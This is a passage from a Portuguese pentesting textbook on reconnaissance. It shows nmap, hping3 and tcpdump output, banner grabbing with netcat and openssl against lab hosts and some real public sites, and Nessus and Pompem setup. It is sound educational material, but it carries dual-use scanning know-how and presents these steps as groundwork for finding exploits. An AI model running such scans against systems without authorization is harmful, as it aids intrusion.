Raw packets sent: 1001 (44.028KB) | Rcvd: 1003 (40.144KB)
```

Observe que neste modo as ags de conexão TCP aparecem.

Utilizando a opção -sV é possível veri car informações de versões dos serviços que estão rodando nas respectivas portas:

```
root@kali:~# nmap -sV 192.168.0.14
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-15 03:19
BST Nmap scan report for 192.168.0.14 Host is up (0.000053s
latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
protocol 2.0)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
MAC Address: 6C:88:14:0C:5A:88 (Intel Corporate)
Service Info: Host: NABUC2; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

```
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

Podemos combinar as opções para realizar buscas mais avançadas.

```
root@kali:~# nmap -sV -O 192.168.0.14
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-15 03:25 BST
Nmap scan report for 192.168.0.14 Host is up (0.00018s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
```

```
22/tcp open ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
protocol 2.0)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
MAC Address: 6C:88:14:0C:5A:88 (Intel Corporate)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop
Service Info: Host: NABUC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
```

-sV: sonda informações nas portas abertas para determinar o serviço/versão.

-O: identifica o sistema operacional de um alvo.

Esta opção apresenta informações do sistema operacional e versões dos serviços que estão sendo executados.

Podemos realizar um scan com a flag -sV, com a opção -sF para que o scan envie uma flag para analisar a sessão com cada porta encontrada; sendo assim, ele retorna o estado com detalhes de cada porta.

```
root@kali:~# nmap -sF 192.168.0.14

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-15 18:32 BST
Nmap scan report for 192.168.0.24 Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
```



```
21/tcp open| ltered ftp
22/tcp open| ltered ssh
23/tcp open| ltered telnet
25/tcp open| ltered smtp
53/tcp open| ltered domain 80/tcp
open| ltered http
```

...

MAC Address: 08:00:27:CC:74:71 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds

O Nmap é uma ferramenta extremamente poderosa, pois com ele é possível extrair muitas informações para uma exploração e um possível ataque.

Porém, essa ferramenta gera muitos logs no servidor-alvo. Veja uma análise de log, da máquina-alvo, com o TCPdump após realizar o scan anteriormente apresentado.

```
root@metasploitable:/home/msfadmin# tcpdump -i eth0 src
192.168.0.23 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
13:47:15.337212 arp who-has 192.168.0.24 tell 192.168.0.23
13:47:15.421400 IP 192.168.0.23.52120 > 192.168.0.24.23: F
3840265054:3840265054(0) win 1024
13:47:15.421421 IP 192.168.0.23.52120 > 192.168.0.24.113: F
3840265054:3840265054(0) win 1024
13:47:15.421470 IP 192.168.0.23.52120 > 192.168.0.24.143: F
3840265054:3840265054(0) win 1024
```

tcpdump: executa a aplicação TCPdump.

-i eth0: -i de ne a interface a ser monitorado; neste caso, eth0.

src 192.168.0.23: src de ne a fonte que será analisada; neste caso, o IP do atacante 192.168.0.23.

-n: apresenta o resultado na tela sem a resolução de nome do atacante.

São inúmeras as linhas de logs registrados no servidor-alvo; como isso está exposto publicamente, não estamos infringindo nenhuma lei, mas é válido saber que o atacante pode ser descoberto caso utilize uma rede pessoal que não esteja passando por proxies e vpns.

---

## ~#[Pensando\_fora.da.caixa]

- 1) Através das versões encontradas com o nmap é possível encontrarexploits para realizar invasões em sistema.
- 2) Podemos utilizar algumas ferramentas online que realizam scannersremotamente, por meio de sites que realizam este serviço:  
<https://pentest-tools.com/network-vulnerability-scanning/tcp-portscanner-online-nmap>  
<https://incloak.com/ports/>  
<https://hackertarget.com/nmap-online-port-scanner/>

### Observações

- 1) A utilização do nmap faz bastante “barulho” na rede; para realizar scans na internet a m de comprometer sistemas, criminosos realizam varreduras através de navegações privadas para não serem encontrados facilmente.
- 2) Alguns servidores podem não mostrar informações de versões de serviços e sistemas operacionais, pois o responsável por esse sistema realizou algumas configurações de segurança.

## Encontrando portas – hping3

O hping3 é uma ferramenta que auxilia no teste de conexões em portas. Através dele é possível utilizar opções de ags do pacote TCP e descobrir qual o real estado da porta – por exemplo, a porta pode estar sendo rejeitada/bloqueada pelo firewall.

### Utilizando o hping3

O hping3 faz parte da suíte de programas do Kali Linux. Para utilizá-lo, abra o terminal e passe os parâmetros específicos. Veja algumas opções das flags que podem ser utilizadas:

synchronize

Pacote de resposta

Acknowledgement

Finalise

Reset

SYN/ACK

RST/ACK

A seguir, há uma análise com o hping3 na porta 80 num alvo sem regras iptables aplicadas:

```
root@kali:~# hping3 --syn -c 1 -p 80 192.168.0.24
```

```
HPING 192.168.0.24 (eth0 192.168.0.24): S set, 40 headers + 0 data bytes
```

```
len=46 ip=192.168.0.24 ttl=64 DF id=0 sport=80 flags=SA seq=0  
win=5840 rtt=7.9 ms
```

```
--- 192.168.0.24 hping statistic ---
```

```
1 packets transmitted, 1 packets received, 0% packet loss round-trip min/avg/max = 7.9/7.9/7.9 ms
```

hping3: executa a aplicação hping3.

--syn: envia um pacote SYN (sincronize).

-c 1: -c define a quantidade de pacotes a ser enviados; neste caso, apenas 1.

-p 80: -p define a porta a ser analisada; neste caso, a porta 80.

192.168.0.24: IP do servidor-alvo.

Observe que ele retorna algumas informações importantes; veja que a informação retornada no campo ag= é uma resposta SA. Essa ag signi ca que houve uma resposta do servidor e essa porta está aberta.

Agora, uma análise com o hping3 na porta 80 em um alvo com regras iptables aplicada, rejeitando pacotes (REJECT). Regra iptables aplicada:

```
iptables -A INPUT -p tcp --dport 80 -j REJECT
```

Análise com o hping3:

```
root@kali:~# hping3 --syn -c 1 -p 80 192.168.0.24
HPING 192.168.0.24 (eth0 192.168.0.24): S set, 40 headers + 0 data
bytes
ICMP Port Unreachable from ip=192.168.0.24 name=UNKNOWN
--- 192.168.0.24 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss round-
trip min/avg/max = 0.0/0.0/0.0 ms
```

Veja que recebemos uma resposta dizendo que a porta não está alcançável, pois a regra com a ação REJECT barra o pacote e devolve um erro ao remetente, informando que o pacote foi barrado.

Em seguida, há uma análise com o hping3 na porta 80 em um alvo com regras iptables aplicada, barrando os pacotes (DROP). Regra iptables aplicada:

```
iptables -A INPUT -p tcp --dport 80 -j DROP
```

Análise com o hping3:

```
root@kali:~# hping3 --syn -c 1 -p 80 192.168.0.24
HPING 192.168.0.24 (eth0 192.168.0.24): S set, 40 headers + 0 data
bytes
--- 192.168.0.24 hping statistic ---
```

```
1 packets transmitted, 0 packets received, 100% packet loss round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Veja que agora não obtivemos nenhuma resposta, pois a regra com a ação DROP barra o pacote silenciosamente, não retornando nenhuma mensagem.

Por m, há uma análise com o hping3 na porta 80 em um alvo com regras iptables aplicada, rejeitando com opções de parâmetro de reset de pacotes (REJECT --reject-with tcp-reset). Regra iptables aplicada:

```
iptables -A INPUT -p tcp --dport 80 -j REJECT --reject-with tcpreset
```

Análise com o hping3:

```
root@kali:~# hping3 --syn -c 1 -p 80 192.168.0.24
```

```
HPING 192.168.0.24 (eth0 192.168.0.24): S set, 40 headers + 0 data bytes
```

```
len=46 ip=192.168.0.24 ttl=64 DF id=0 sport=80 ags=RA seq=0 win=0 rtt=7.5 ms
```

```
--- 192.168.0.24 hping statistic ---
```

```
1 packets transmitted, 1 packets received, 0% packet loss round-trip min/avg/max = 7.5/7.5/7.5 ms
```

Observe que ele retorna uma resposta, rejeitando pacotes. Veja também que a informação retornada no campo ag= é uma resposta RA; essa ag signi ca que houve uma resposta do servidor e a porta está fechada.

- 
1. Videoaula TDI – Analisar – Ping Pong (varredura ICMP).
  2. Videoaula TDI – Analisar – Nmap (Network Mapper).
  3. Videoaula TDI – Analisar – Encontrando Portas Abertas.



O processo de identificação de análise de vulnerabilidades consiste em tarefas que vão desde a navegação no site em buscas de páginas de erros e a exploração do código-fonte até o uso de ferramentas

específicas, como o nmap, para vasculhar a rede e obter versões de serviços e sistemas operacionais.

O que devemos fazer nesta etapa é abstrair o máximo de informações sobre as versões dos serviços e sistemas de um determinado alvo. Com essas informações vamos pesquisar ou até mesmo criar exploits para, de alguma forma, invadir esse sistema.<sup>1</sup>

---

~#[Pensando\_fora.da.caixa]

Uma análise de vulnerabilidades não se aplica apenas a sistemas e serviços eletrônicos; ela engloba tudo que possa existir, desde uma simples caneta até pessoas, sendo possível aplicar engenharia social das mais diversas formas.

Criminosos fazem da engenharia social uma ferramenta muito poderosa para conseguir o que desejam, o que envolve aplicar golpes, desde o funcionário de mais baixo cargo em uma empresa até funcionários do alto escalão.

A seguir há alguns livros para saber mais sobre engenharia social:

HADNAGY, Christopher. Social Engineering: The Art of Human Hacking. New Jersey: Wiley Publishing, 2010.

MANN, Ian. Engenharia Social. São Paulo: Blucher, 2011.

## Banner Grabbing<sup>2</sup>

O Banner Grabbing<sup>3</sup>, ou, em português, captura de banners, é uma técnica usada para recolher informações sobre um sistema de computador em uma rede e os serviços em execução em suas portas abertas. Os administradores podem usar isso para fazer um inventário dos sistemas e serviços em sua rede. No entanto, um intruso pode usar o Banner Grabbing a fim de encontrar hosts de rede que estão executando versões de aplicativos e sistemas operacionais com explorações conhecidas.

Alguns exemplos de portas de serviço usadas para captura de banner são aquelas usadas pelo HTTP (Protocolo de Transferência de Texto), o FTP (Protocolo de Transferência de Arquivos) e o SMTP (Protocolo de Transferência de Correio Simples) – portas 80, 21 e 25, respectivamente. Ferramentas comumente usadas para realizar a captura de banners são telnet, que está incluída na maioria dos sistemas operacionais, e o netcat.

## HTTP Banner Grabbing<sup>4</sup>

Para realizar a captura de banner HTTP vamos utilizar o netcat, uma ferramenta que faz parte da suíte de programas do Kali Linux. Vamos realizar a captura de banner HTTP na porta 80. Abra o terminal e digite:

```
root@kali:~# nc -v guardweb.com.br 80
Warning: inverse host lookup failed for 104.31.87.52: Unknown host
Warning: inverse host lookup failed for 104.31.86.52: Unknown host
guardweb.com.br [104.31.87.52] 80 (http) open
```

nc: executa a aplicação netcat.

-v: opção para apresentar na tela de modo verbose  
guardweb.com.br 80: IP/NOME e porta-alvo.

Veja que a conexão foi estabelecida e o servidor está aguardando comandos nesse momento. Vamos passar alguns comandos HTTP durante a conexão com o servidor através do nc.

```
...
guardweb.com.br [104.31.87.52] 80 (http) open
READ / HTTP/1.0
HTTP/1.1 403 Forbidden
Date: Mon, 15 May 2017 19:33:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: __cfduid=d0f76f88349cf5594ae9cb1ac36b4c9ef1494876835; expires=Tue, 15-May-18 19:33:55 GMT; path=/; domain=.21f62; HttpOnly
Cache-Control: max-age=15
Expires: Mon, 15 May 2017 19:34:10 GMT
X-Frame-Options: SAMEORIGIN
Server: cloudflare-nginx
CF-RAY: 35f8881c77861395-LHR
<!DOCTYPE html>
<!--[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->
<!--[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->
<!--[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js" lang="en-US"> <!--<![endif]-->
<head>
<title>Direct IP access not allowed | Cloudflare</title></title>
<meta charset="UTF-8" />
...
```

READ / HTTP/1.0: este comando realiza a leitura do cabeçalho HTTP do serviço no servidor.

Este servidor tem algumas configurações de segurança aplicadas; o banner que ele disponibiliza não contém versão do serviço (HTTP/1.1 403 Forbidden), utilizando de poucos detalhes sobre a máquina-alvo.

### Observação



Para que o comando tenha efeito é necessário pressionar a tecla “Enter” duas vezes.

Vamos agora estabelecer a conexão com um servidor vulnerável, o Metasploitable2, para entender melhor alguns comandos que podemos utilizar:

```
root@kali:~# nc -v 192.168.0.24 80
192.168.0.24: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.24] 80 (http) open
READ / HTTP/1.0 host:192.168.0.24

HTTP/1.1 200 OK
Date: Mon, 15 May 2017 22:06:55 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 X-Powered-By:
PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
...
```

host:guardweb.com.br: especifica um determinado host e é utilizado para não ter informações sobre outros servidores na rede.

Veja que neste servidor vulnerável obtivemos dados precisos da versão do serviço do Apache, linguagem em que o site está escrito, bem como todo o código-fonte do conteúdo desse servidor.

Podemos utilizar esses comandos para realizar leitura de banner HTTP em outros serviços. Vamos realizar a captura de banner do serviço SSH do Metasploitable2.

```
root@kali:~# nc -v 192.168.0.24 80
192.168.0.24: inverse host lookup failed: Unknown host
```

```
(UNKNOWN) [192.168.0.24] 22 (ssh) open  
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

É apresentado um erro, porém ele nos traz o banner do serviço utilizado na porta 22.

### Observação

Raramente vamos encontrar servidores que apresentam versões do serviço no banner. Em alguns casos o servidor-alvo pode fechar a conexão rapidamente e, em outros, pode não exibir nenhuma informação no cabeçalho, pois há diversos tipos de configurações de segurança que são comumente aplicados; com esses testes, porém, podemos observar como essas ferramentas operam.

### HTTPS Banner Grabbing

Para realizar a captura de banner HTTPS (porta 443) de serviços que utilizam conexões seguras com protocolo SSL, vamos utilizar o openssl, ferramenta que faz parte da suíte de programas do Kali Linux.

Vamos realizar a captura de banner HTTPS na porta 443, em um servidor público que tenha essa vulnerabilidade. Abra o terminal e digite:

```
root@kali:~# openssl s_client -quiet -connect  
www.checkmarx.com:443  
depth=2 C = US, O = GeoTrust Inc., CN = GeoTrust Global CA  
verify return:1 depth=1 C = US, O = GeoTrust Inc., CN =  
RapidSSL SHA256 CA verify return:1  
depth=0 CN = *.checkmarx.com  
verify return:1  
READ / HTTP/1.0
```

```
HTTP/1.1 405 Not Allowed  
Server: nginx/1.10.0 (Ubuntu)  
Date: Mon, 15 May 2017 22:31:11 GMT
```

```
Content-Type: text/html
Content-Length: 182
Connection: close

<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.10.0 (Ubuntu)</center>
</body>
</html>
```

Com esse comando obtivemos o banner do serviço da porta 443; neste caso, o serviço web nginx com a versão 1.10.0 (Ubuntu).

#### Observações

- 1) Alguns servidores podem fechar sua conexão em segundos, pois foi aplicado algum método de segurança no servidor.
- 2) Alguns cabeçalhos podem ser criados pelo administrador apenas para confundir uma possível intrusão.

## Scanners de vulnerabilidades<sup>5</sup>

O interessante até este ponto é que aprendemos como a etapa de scanners funciona de uma forma crua. É muito importante o seu entendimento a respeito de scanners para você saber tudo que se passa por trás de alguns softwares que realizam esses scanners de forma automática, como o que veremos a seguir, o Nessus.

## Nessus<sup>6</sup>

O Nessus<sup>®</sup> é o scanner de vulnerabilidades mais abrangente do mercado na atualidade. O Nessus Professional ajudará a automatizar o processo de verificação de vulnerabilidades, economizando tempo em seus ciclos de conformidade e permitindo que você envolva sua equipe de TI.

## Utilizando o Nessus

O Nessus não faz parte da suíte do Kali Linux. Para realizar o download e registro, acesse [www.tenable.com](http://www.tenable.com).

O Nessus disponibiliza um pacote .dpkg.

Para instalar o pacote faça o download do aplicativo, abra o terminal e digite:

```
root@kali:~# dpkg -i Nessus-6.10.5-debian6_amd64.dpkg Selecting
previously unselected package nessus.
(Reading database ... 347859 files and directories currently installed.)
Preparing to unpack Nessus-6.10.5-debian6_amd64.deb
...
```

Inicie o serviço do Nessus (nessusd) para que possamos utilizá-lo:

```
root@kali:~# /etc/init.d/nessusd start Starting
Nessus : .
```


Para utilizar o Nessus, acesse o seu navegador e digite:

```
https://localhost:8834
```


Crie um usuário e senha para acesso, entre com sua chave de ativação e ele estará pronto para o uso.

## Criando um scan

1) Para criar um scan, clique no botão do lado superior esquerdo “New Scan”.



2) Selecione o tipo de scan que você deseja fazer; clique em Basic Network Scan.




3) Insira os dados – como nome do scan, descrição, a pasta em que você deseja salvar o novo scan –, entre com os dados do IP/RANGE IP alvo no campo Targets e clique em Save.

The screenshot shows the Nessus web interface for creating a new scan. The header includes the Nessus logo and navigation links for Scans and Policies. The main heading is 'New Scan / Basic Network Scan'. Below this, there are tabs for 'Scan Library', 'Settings', and 'Credentials'. The 'Settings' tab is active, and the left sidebar shows a tree view with 'BASIC' selected, containing sub-items: General, Schedule, Notifications, DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The 'General' sub-item is selected, showing the 'Settings / Basic / General' configuration page. This page has four main input fields: 'Name' (containing 'Network Scan'), 'Description' (containing 'Testing Basic Network Scan'), 'Folder' (a dropdown menu set to 'My Scans'), and 'Targets' (a text area containing '172.25.10.171'). Below these fields are links for 'Upload Targets' and 'Add File'. At the bottom of the form, there is a 'Save' button with a dropdown arrow and a 'Cancel' button.

## Iniciando um scan

Para iniciar o scan basta clicar no botão play ►.



### Verificando o scan

Para verificar o scan clique em cima do nome do scan.

# My Scans

2 Scans

| <input type="checkbox"/> | Name                          | Schedule  |
|--------------------------|-------------------------------|-----------|
| <input type="checkbox"/> | <b>My Basic Network Scan</b>  | On Demand |
| <input type="checkbox"/> | <b>My Host Discovery Scan</b> | On Demand |

Ele vai apresentar um gráfico de porcentagem detalhado com todas as máquinas escaneadas e as vulnerabilidades encontradas, separadas por grau de risco.

## My Basic Network Scan

[Back to My Scans](#)

Hosts 6

Vulnerabilities 38

History 1

Filter

Search Hosts

6 Hosts

| Host         | Vulnerabilities | %    |
|--------------|-----------------|------|
| 192.168.0.1  | 3 2 36          | 100% |
| 192.168.0.43 | 1 38            | 100% |
| 192.168.0.81 | 5               | 100% |
| 192.168.0.42 | 4               | 100% |
| 192.168.0.64 | 4               | 100% |
| 192.168.0.3  | 3               | 100% |

Scan Details

Policy:

Basic Network Scan

Status:

Running

Scanner:

Local Scanner

Start:

Today at 7:02 PM

Vulnerabilities

Critical

High

Medium

Low

Info

Para verificar os detalhes das vulnerabilidades, clique na aba Vulnerabilities.



My Basic Network Scan / 192.168.0.1

Configure

Vulnerabilities 22

Filter
Search Vulnerabilities
22 Vulnerabilities

| Sev   | Name                              | Family            | Count |
|-------|-----------------------------------|-------------------|-------|
| MIXED | SSL (Multiple Issues)             | General           | 9     |
| LOW   | DHCP Server Detection             | Service detection | 1     |
| INFO  | HTTP (Multiple Issues)            | Web Servers       | 6     |
| INFO  | Service Detection                 | Service detection | 4     |
| INFO  | Nessus SYN scanner                | Port scanners     | 3     |
| INFO  | lighttpd HTTP Server Detection    | Web Servers       | 2     |
| INFO  | Common Platform Enumeration (CPE) | General           | 1     |

Host: 192.168.0.1

Host Details

IP: 192.168.0.1  
DNS: \_gateway  
MAC: 5C:E3:0E:0F:A7:0A  
OS: Linux Kernel 2.6  
Start: Today at 7:02 PM  
End: Today at 7:12 PM  
Elapsed: 10 minutes

Vulnerabilities

Critical

Ele vai apresentar uma lista detalhada com o nome dos serviços/plugins/aplicativos e todas as vulnerabilidades encontradas, separadas por grau de risco.

Também é possível verificar algumas soluções para essas vulnerabilidades. Clique na vulnerabilidade desejada e veja o tópico “Solutions”.

LOW

**SSL Certificate Chain Contains RSA Keys Less Than 2048 bits****Description**

At least one of the X.509 certificates sent by the remote host has a key that is shorter than 2048 bits. According to industry standards set by the Certification Authority/Browser (CA/B) Forum, certificates issued after January 1, 2014 must be at least 2048 bits.

Some browser SSL implementations may reject keys less than 2048 bits after January 1, 2014. Additionally, some SSL certificate vendors may revoke certificates less than 2048 bits before January 1, 2014.

Note that Nessus will not flag root certificates with RSA keys less than 2048 bits if they were issued prior to December 31, 2010, as the standard considers them exempt.

**Solution**

Replace the certificate in the chain with the RSA key less than 2048 bits in length with a longer key, and reissue any certificates signed by the old certificate.

**See Also**

[https://www.cabforum.org/wp-content/uploads/Baseline\\_Requirements\\_V1.pdf](https://www.cabforum.org/wp-content/uploads/Baseline_Requirements_V1.pdf)

Caso você queira fazer o download do relatório, basta clicar no botão superior direito “Export” e selecionar o tipo de arquivo que você deseja: PDF, Nessus, CSV, HTML, Nessus DB.

Este é apenas um overview dessa ferramenta incrível, mas, com isso, já é possível realizar todo o trabalho de coleta e análise de vulnerabilidades automaticamente e economizar bastante tempo.

## Pompem – Exploit and Vulnerability Finder

O Pompem<sup>7</sup> é uma ferramenta de código aberto, projetada para automatizar a busca de exploits e vulnerabilidade nas bases de dados mais importantes.

Desenvolvido em Python, possui um sistema de busca avançada, que auxilia o trabalho de pentesters e hackers éticos.

Na versão atual, ele executa pesquisas no banco de dados em PacketStorm, CXSecurity, ZeroDay, Vulners, National Vulnerability Database, WPScan Vulnerability Database.

## Instalando o Pompem

O Pompem não faz parte da suíte de ferramentas do Kali Linux. Para realizar o download, acesse: <https://github.com/rfunix/Pompem>.

Também é possível realizar o download direto do repositório Git Repository:

```
root@kali:~# git clone https://github.com/rfunix/Pompem.git
```

## Utilizando o Pompem

Para utilizá-lo, acesse a pasta Pompem que foi baixada.

```
root@kali:~# cd Pompem/  
root@kali:~/Pompem# ls  
common    core      pompem.1  
requirements.txt      pompem.py  README.markdown
```

A aplicação foi desenvolvida em Python, então é necessário utilizar o comando python3.5 para usar o Pompem. Veja as opções que podemos utilizar com o Pompem como comando:

```
